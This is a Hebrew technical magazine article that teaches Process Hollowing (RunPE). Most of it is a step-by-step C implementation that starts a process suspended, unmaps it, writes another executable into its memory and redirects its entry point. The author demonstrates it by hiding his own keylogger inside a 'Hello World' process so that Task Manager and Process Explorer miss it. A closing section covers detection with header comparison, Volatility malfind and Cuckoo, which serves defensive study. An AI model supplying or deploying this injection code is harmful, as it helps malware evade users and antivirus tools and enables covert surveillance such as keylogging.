digital whisper
Technologic Papers

Process Hollowing

מאת אילן דודניק

הקדמה

במאמר זה אציג בפניכם שיטה בשם Process Hollowing הידועה גם כ-RunPE ו-Dynamic Forking. בנוסף, אציג את היכולות אשר ניצול מוצלח של שיטה זו מקנות לתוקף, דוגמאות קוד, דרכי ההתמודדות הקיימים כיום, ומספר עובדות נוספות ומעניינות בנושא.

Process Hollowing הינה שיטה שבה תוכנות זדוניות רבות משתמשות, אשר מטרתה הינה לטעון תהליך לגיטימי על המכונה הנתקפת על מנת שישמש כ"כלי קיבול" תמים לתהליך זדוני אחר לאחר מכן, זאת לטובת הסתרת התהליך הזדוני מפני המשתמש הרגיל ותוכנת ה-Antivirus הפעילה.

קצת תאוריה

החבאת תהליך תמיד הייתה אתגר לא פשוט לכותבי הוירוסים, אם חוקר או אף משתמש פשוט ישים לב שתהליך מוזר שרץ על המחשב שלו הדבר יכול לעורר חשד. ולגרום לכך שיגלו את הוירוס שהורץ. אך מה ניתן לעשות?

בתחילה, חלק גדול מכותבי הוירוסים השתמש בשיטה פשוטה ביותר - לקרוא לתהליכים של אותם הנוזקות בשמות גנריים ודומים לתהליכים מוכרים כמו למשל ב-i גדולה במקום l או 1. השיטה פשוטה ביותר אך עם זאת היא עובדת בצורה מדהימה על רוב האוכלוסיה כולל אנשי מחשוב, עם זאת - על תוכנות Antivirus ולמשתמשים חדי העין / משתמשים השיטה הינה עבדה.

וכן נכנסת לתמונה השיטה Process hollowing עליה נדבר במאמר זה. השיטה הנ"ל מאפשרת לנוזקה ליצור תהליך לגיטימי לחלוטין כגון notepad ולהחליף את תוכנו (בזיכרון) בתוכן של תהליך אחר. פתיחת התהליך המקורי תתבצע ב-suspended mode (מפני שבמצב הזה, יהיו לנו הרשאות עריכה למרחב הזיכרון של התהליך), ולאחר מכן - שכתוב הזיכרון שלו כך שיכיל את קוד הנוזקה, חיווט מחודש של מספר נתונים שנלמד עליהם בהמשך והמשך הרצת התהליך.

באופן כזה, יווצר לנו תהליך שיראה לגיטימי לגמרי על ידי כלי בדיקה "רגילים" ולמעשה הוא יריץ קוד משלנו.

אז שנתחיל?

ראשית, עלינו לוודא מספר דברים על מנת למקסם את אחוז ההצלחה:

- צורת המימוש שאנחנו נבצע תעבוד על קבצי EXE 32 ביט בלבד (השיטה תעבוד גם על קבצים שהם 32 ביט ונמצאים על מחשב עם מערכת הפעלה 64 ביט)
- לקבצים חייבת להיות כתובת BaseAddresss זהה.
- הקבצים חייבים להיות שייכים לאותו subsystem (אי אפשר לשלב בין חלונות ל-console)

לאחר שהבנו את זה, נתחיל בליצור את התהליך המארח במבצב **suspended** בעזרת פונקצית API מוכרת בשם CreateProcess, נעביר לפרמטר dwCreationFlags את הדגל CREATE_SUSPENDED באופן הבא:

```
LPSTARTUPINFOA pStartupinfo = new STARTUPINFOA();
PROCESS_INFORMATION process_info;
CreateProcess(NULL, argv[1], NULL, NULL, FALSE, CREATE_SUSPENDED, NULL,
NULL, pStartupinfo, &process_info))
```

- **process_info** הוא מבנה אשר מכיל handle-ים לתהליך עצמו ול-primary thread שלו, מה שישמש אותנו הרבה בהמשך כשנרצה לעשות מניפוליצות על התהליך המארח.

כעת, לאחר שהתהליך נוצר ב-suspended נוכל לערוך את מרחב הזיכרון שלו. אך לפני כן, נקרא את הקובץ שאותו נרצה להחביא באמצעות הפונקציה CreateFile באופן הבא:

```
HANDLE mProc = CreateFile(argv[2], GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, 0, NULL);
```

אנחנו משתמשים בה לטובת קבלת handle גם לקובץ שאותו נרצה להחביא.

העלאת הקובץ המוחבא מהדיסק לזיכרון

בשלב זה נתחיל בלמצוא את גודלו של הקובץ על הדיסק:

```
DWORD nSizeOfFile = GetFileSize(mProc, NULL);
```

עכשיו נרצה להקצות זיכרון בתהליך שלנו בגודל של הקובץ על הדיסק (כדי שנוכל לבצע מניפולציות על הקוד שלו), נעשה את זה על ידי הפונקציה VirtualAlloc באופן הבא:

```
PVOID image = VirtualAlloc(NULL, nSizeOfFile, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
```

כך נגדיר שהזיכרון יהיה ניתן לעריכה. **image** הוא מצביע לאזור שבו תהליך הקצאת הזיכרון התחילה.

כעת נרצה לכתוב את תוכן הקובץ החבוי לזיכרו (שכבר הקצנו), נעשה את זה על ידי הפונצקיה ReadFile:

```
ReadFile(mProc, image, nSizeOfFile, &read, NULL);
```

- הפונקציה ReadFile מקבלת handle לקובץ שנרצה להחביא, את הגודל שלו, וכן buffer אשר מקבל את המידע שנקרא מתוך הדיסק (ה-buffer הוא אותו אזור בזיכרון שהקצנו קודם לכן).

מרגע זה אפשר לסגור את התהליך של הקובץ שנרצה להחביא כי אין לנו עוד צורך בו:

```
TerminateProcess(mProc, 1);
```

הגדרת ה-headers של הקובץ שנרצה להחביא

ראשית, נגדיר את ה-header-ים:

```
PIMAGE_DOS_HEADER pidh;
PIMAGE_NT_HEADERS pinh;
PIMAGE_SECTION_HEADER pish;
```

כעת נרצה להגדיר את ה-dos header של הקובץ:

```
pidh = (PIMAGE_DOS_HEADER)image;
```

- (נזכור כי image הוא יצוג שלנו לקובץ בזיכרון).

נשתמש ב-e_lfanew שהוא השדה אשר מכיל את ה-offset ל-Nt headers:

```
pinh = (PIMAGE_NT_HEADERS)((LPBYTE)image + pidh->e_lfanew);
```

לקיחת ה-Context

לפני שנמשיך לשלב הבא, עלינו להבין מה זה לכל הרוחות "context"?

ה-context הוא בעצם structure אשר מכיל את כלל הגדרות האוגרים במצב נתון, לרוב משתמשים ב-context בשביל context switching (שמירת הגדרות), ולאחר מכן שיחזור של מצב האוגרים של thread מסויים לאחר שהוא נעצר - מאותה נקודה שהפסיק בפעם הקודמת.

אנחנו נשתמש ביכולת הנ"ל באופן קצת שונה מפני שלא נרצה להחזיר את ה-thread לאותה נקודה, אלא לשנות את אגור ה-EAX ל-Entry Point של הקובץ המחובא, ובנוסף - נוכל לקבל דרך ה-context את ה-base address של התהליך:

```
CONTEXT ctx;
```

את לקיחת ה-context נעשה באמצעות פונקיצית native API שאותה נייבא לפני כן מ-NTDLL.dll. hThread הוא handle ל-primary thread של התהליך, ו-ctx הוא המיקום שאליו ה-context ישמר. נעשה זאת באופן הבא:

```
NtGetContextThread(process_info.hThread, &ctx);
```

שמירת ה-PEB

למי שלא שאינו מכיר, ה-(Process Environment Block) PEB הוא מבנה זיכרון אשר מכיל מידע על התהליך, מידע כגון רשימת המודולים הטעונים, כתובת ה-HEAP, BaseAddress, ועוד.

- כתובת ה-PEB תמיד תמצא באוגר EBX בתהליך במצב suspended!

כתובת ה-BaseAddress נמצאת 8 bytes אחרי ה-PEB לכן נשתמש שוב בפונקצית native API שהפעם קוראים לה NtReadVirtualMemory

```
NtReadVirtualMemory(process_info.hProcess, (PVOID)(ctx.Ebx + 8), &base,
sizeof(PVOID), NULL);
```

הפונקציה מקבלת handle לתהליך,כתובת של מיקום הקריאה בזיכרון, Buffer שאליו ישלח המידע שנקרא וכמות המידע לקרוא.

בשלב זה יש לנו ב-base את כתובת ה-BaseAddress של התהליך המארח.

מחיקת זיכרון והקצאה חדשה

לאחר שמצאנו את ה-BaseAddress של התהליך המארח, וקיבלנו גישה ל-header-ים של הקובץ אשר נרצה להחביא, נשווה בינהם על מנת שנראה שהם אכן שווים:

```
if ((DWORD)base == pinh->OptionalHeader.ImageBase)
{
   printf("\nUnmapping original executable image from child process.
   Address: %#x\n", base);
   NtUnmapViewOfSection(process_info.hProcess, base);
}
```

- הפונקצייה **NtUnmapViewOfSection** מקבלת handle לתהליך המארח ואת ה-BaseAddress שלו ובעצם עושה UNMAP לכל מרחב הזיכרון של התהתליך.

כעת, לאחר שהתהליך המארח שלנו רוקן, נרצה להקצות זיכרון חדש לכתיבה. לשם כך נשתמש ב-VirtualAllocEx. נשתמש בה באופן הבא:


```
PVOID mem = VirtualAllocEx(process_info.hProcess, (PVOID)pinh-
>OptionalHeader.ImageBase, pinh->OptionalHeader.SizeOfImage, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

נקצה זיכרון בתהליך המארח בכתובת ה-BaseAddress של הקובץ שנחביא ובגודל שלו, ונגדיר את הזיכרון כ-MEM_COMMIT | MEM_RESERVE על מנת שהוא יהיה מוכן לשימוש ובעל הרצה.

כתיבה לזיכרון ששוחרר

אנו נמצאים כעת בשלב שיש לנו תהליך חלול (hollow) אז נרצה לכתוב לתוכו דברים לא? בהחלט!

ראשית, נתחיל בלכתוב את כל ה-header-ים של הקובץ שנחביא לתהליך המארח שלנו עד ל-section-ים. באופן ויז'ואלי, זה נראה כן:



אתם בטח שואלים את עצמם איך נעשה זאת?

השדה SizeOfHeaders מכיל בתוכו את הגודל של כל ה-header-ים + section table. מה שאומר שנוכל להשתמש בו כ-offset ל-section הראשון בקובץ:

```
NtWriteVirtualMemory(process_info.hProcess, mem, image,
pinh->OptionalHeader.SizeOfHeaders, NULL);
```

- הפונצקיה **NtWriteVirtualMemory** כותבת לכתובת תחילת הזכירון שאנחנו מגדירים לה (mem- מרחב הזיכרון החדש שקיבלנו מקודם) וכותבת לו מ-image (שמכיל את הקובץ שנחביא) לפי הגודל של SizeOfHeaders.

כעת יש בידינו את ה-header-ים של הקובץ המוחבא, אך עדיין חסרים ה-section-ים שלו. על מנת לכתוב אותם נשתמש בלולאת for שתרוץ לפי מספר ה-section-ים (נקבל אותם מ-NumberOfSections שנמצא ב-File Header) שיש בקובץ, הלולאה תכתוב כל section בנפרד בעזרת חישוב מתמטי "פשוט" באופן

הבא: חישוב כל הגודל של הזיכרון עד ה-section header + גודלו הקבוע של כל section כפול מספר האיטרציה בלולאה.

נשמע קצת לא ברור? הינה קטע קוד שיסביר את זה:

```
for (int i = 0; i<pinh->FileHeader.NumberOfSections; i++)
{
    pish = (PIMAGE_SECTION_HEADER)((LPBYTE)image + pidh->e_lfanew +
       sizeof(IMAGE_NT_HEADERS) + (i*sizeof(IMAGE_SECTION_HEADER)));

    NtWriteVirtualMemory(process_info.hProcess, (PVOID)((LPBYTE)mem + pish-
       >VirtualAddress), (PVOID)((LPBYTE)image + pish-
       >PointerToRawData),pish->SizeOfRawData, NULL);
}
```

- **VirtualAddress** הינה המיקום שבו הקוד אמור להיטען אליו בזיכרון (המיקום שאליו נכתוב בזיכרון).
- **PointerToRawData** הינו הקוד עצמו של הקובץ אשר נחביא.
- **SizeOfRawData** הינו גודל קוד זה.

וידוא המשך ריצה

כמעט סיימנו, החלק המסובך מאחורינו נשארו רק כמה "פינישים" אחרונים...

בתהליך המארח (התהליך שכעת שכתבנו לו את הזיכון) נצטרך לשנות את אוגר ה-EAX שיצביע ל- Entry Point של הקובץ המוחבא. זאת לטובת שלב הפעלתו מחדש של התהליך, בשלב זה נרצה לוודא שהוא ממשיך לרוץ מתחילת הקוד של התהליך שנחביא ושלא תהיה לנו קריסה... נעשה זאת כך:

```
ctx.Eax = (DWORD)((LPBYTE)mem + pinh->OptionalHeader.AddressOfEntryPoint);
```

אחרי שעשינו זאת, נכתוב את ה-BaseAddress של הקובץ שנחליף להתהליך החדש שלנו:

```
NtWriteVirtualMemory(process_info.hProcess, (PVOID)(ctx.Ebx + 8),
         &pinh->OptionalHeader.ImageBase, sizeof(PVOID), NULL);
```

וכמובן נחזיר את ה-context שנשמר קודם לכן, כשהוא מתוקן:

```
NtSetContextThread(process_info.hThread, &ctx);
```

המשכת ריצת התהליך

ולרגע שחיכינו לו... נחזיר את התהליך למצב ריצה:

```
NtResumeThread(process_info.hThread, NULL);
```


וכמובן - לא נשכח בסוף לשחרר את הזיכרון שהקצנו בשביל הקובץ:

```
VirtualFree(image, 0, MEM_RELEASE);
```


זהו, יצרנו תהליך חדש לגמרי-בעיני מערכת ההפעלה! מערכת ההפעלה בשלב זה בטוחה שמדובר בתהליך לגיטימי, אך תוכנו הוא תהליך אחר לחלוטין...

דוגמאות שימוש


כתבתי תוכנית פשוטה אשר מציגה על המסך את ההודעה "Hello World", אך בעזרת הטכניקה הנ"ל שכתבתי לה את הזיכרון וכעת התהליך מריץ KeyLogger שכתבתי. ההרצאה מתבצעת באופן הבא:




בריצה:



אך ב-TaskManager ניתן לראות שמערכת ההפעלה מזהה אותו כ-Hello World:



כעת, נבדוק את המצב עם הכלי procexp.exe של Sysinternals:



נראה שגם הוא לא מזהה את ה-KeyLogger אלא רואה אותו כ-Hello World הסתמי... ☺

דוגמא לשימוש בעולם האמיתי

BBSRAT- Roaming Tiger הינו מערך אשר תקף בכירים ברוסיה ובנות בריתה לשם גניבת מידע בנוגע לתחנות חלל ותקשורת ונחשד כמגיע מסין. לאחר שנשלח כ-Spear Phishing במייל, הקובץ ssonsvr.exe שהוא קובץ לגיטימי וחתום של citrix משומש בעזרת השיטה DLL-side loading כדי לטעון את pnipcn.dll לזיכרון והוא יוצר Instance של msiexec.exe במצב suspended וכותב לתוכו את התוכן של aclmain.sdb שהוא מכיל בעצם את קוד הפוגען.

אז איך כן מזהים Process Hollowing?

על מנת לזהות תהליך אשר הזריקו לזיכרון של תוכן של תהליך אחר נוכל להשתמש במספר שיטות. לדוגמא - אנחנו יכולים להניח שכמעט תמיד לפחות 90% מה-header-ים על הדיסק ימצאו בזיכרון, לכן השוואה של השדות הנ"ל וזיהוי חריגה - יכולה בקלות לגלות את השיטה.

שיטה נוספת ניתן לבצע באמצעות malfind שהוא plugin של volatility אשר סורק את ה-section-ים בזיכרון של התהליך ומחפש Section שיש לו הרשאות PAGE_EXECUTE_READWRITE (שבדרך כלל כותבי malware משאירים, ולא מתקנים עם הפונקציה VirtualProtectEx כדי להחזיר להרשאות רגילות של Read-only), זיהוי של Section כזה יכול להעיד על פעולת הזרקה. בסבירות טובה מאוד.

Cuckoo Sandbox מנטר פקודות API מסויימות ויכול לזהות גם חשד ל-Process Hollowing בזמן הפעולה.

סיכום

במאמר זה ראינו כי באמצעות לא יותר מדי מאמץ וידע מקצועי ניתן להשתמש בשיטה כזאת על מנת לשדרג כמעט כל פוגען ולהוסיף לו עוד רמה של תחכום וקושי לגילוי. בנוסף, ראינו דוגמא קטנה לאיך השיטה מיושמת על ידי פוגענים בעולם. עם זאת - ראינו שבעזרת לא הרבה תחכום ניתן גם לזהות תהליך כזה בבדיקה פורנזית, הן באופן ידני (השוואה בין השדות של הקובץ בזיכרון ובדיסק) והן באופן אוטומטי (Cuckoo Sandbox).

על המחבר

אילן דודניק, בן 21, חייל וסטודנט למדעי המחשב במכללה למנהל.

ביבליוגרפיה

Windows PE Header

- http://marcoramilli.blogspot.co.il/2010/12/windows-pe-header.html
- http://www.csn.ul.ie/~caolan/pub/winresdump/winresdump/doc/pefile.html

Process Hollowing

- http://www.autosectools.com/process-hollowing.pdf

PEB (Process Enviroment Block)

- https://en.wikipedia.org/wiki/Process_Environment_Block

Process hollowing meets cuckoo sandbox

- http://journeyintoir.blogspot.co.il/2015/02/process-hollowing-meets-cuckoo-sandbox.html -

BBSRAT

- http://researchcenter.paloaltonetworks.com/2015/12/bbsrat-attacks-targeting-russian-organizations-linked-to-roaming-tiger/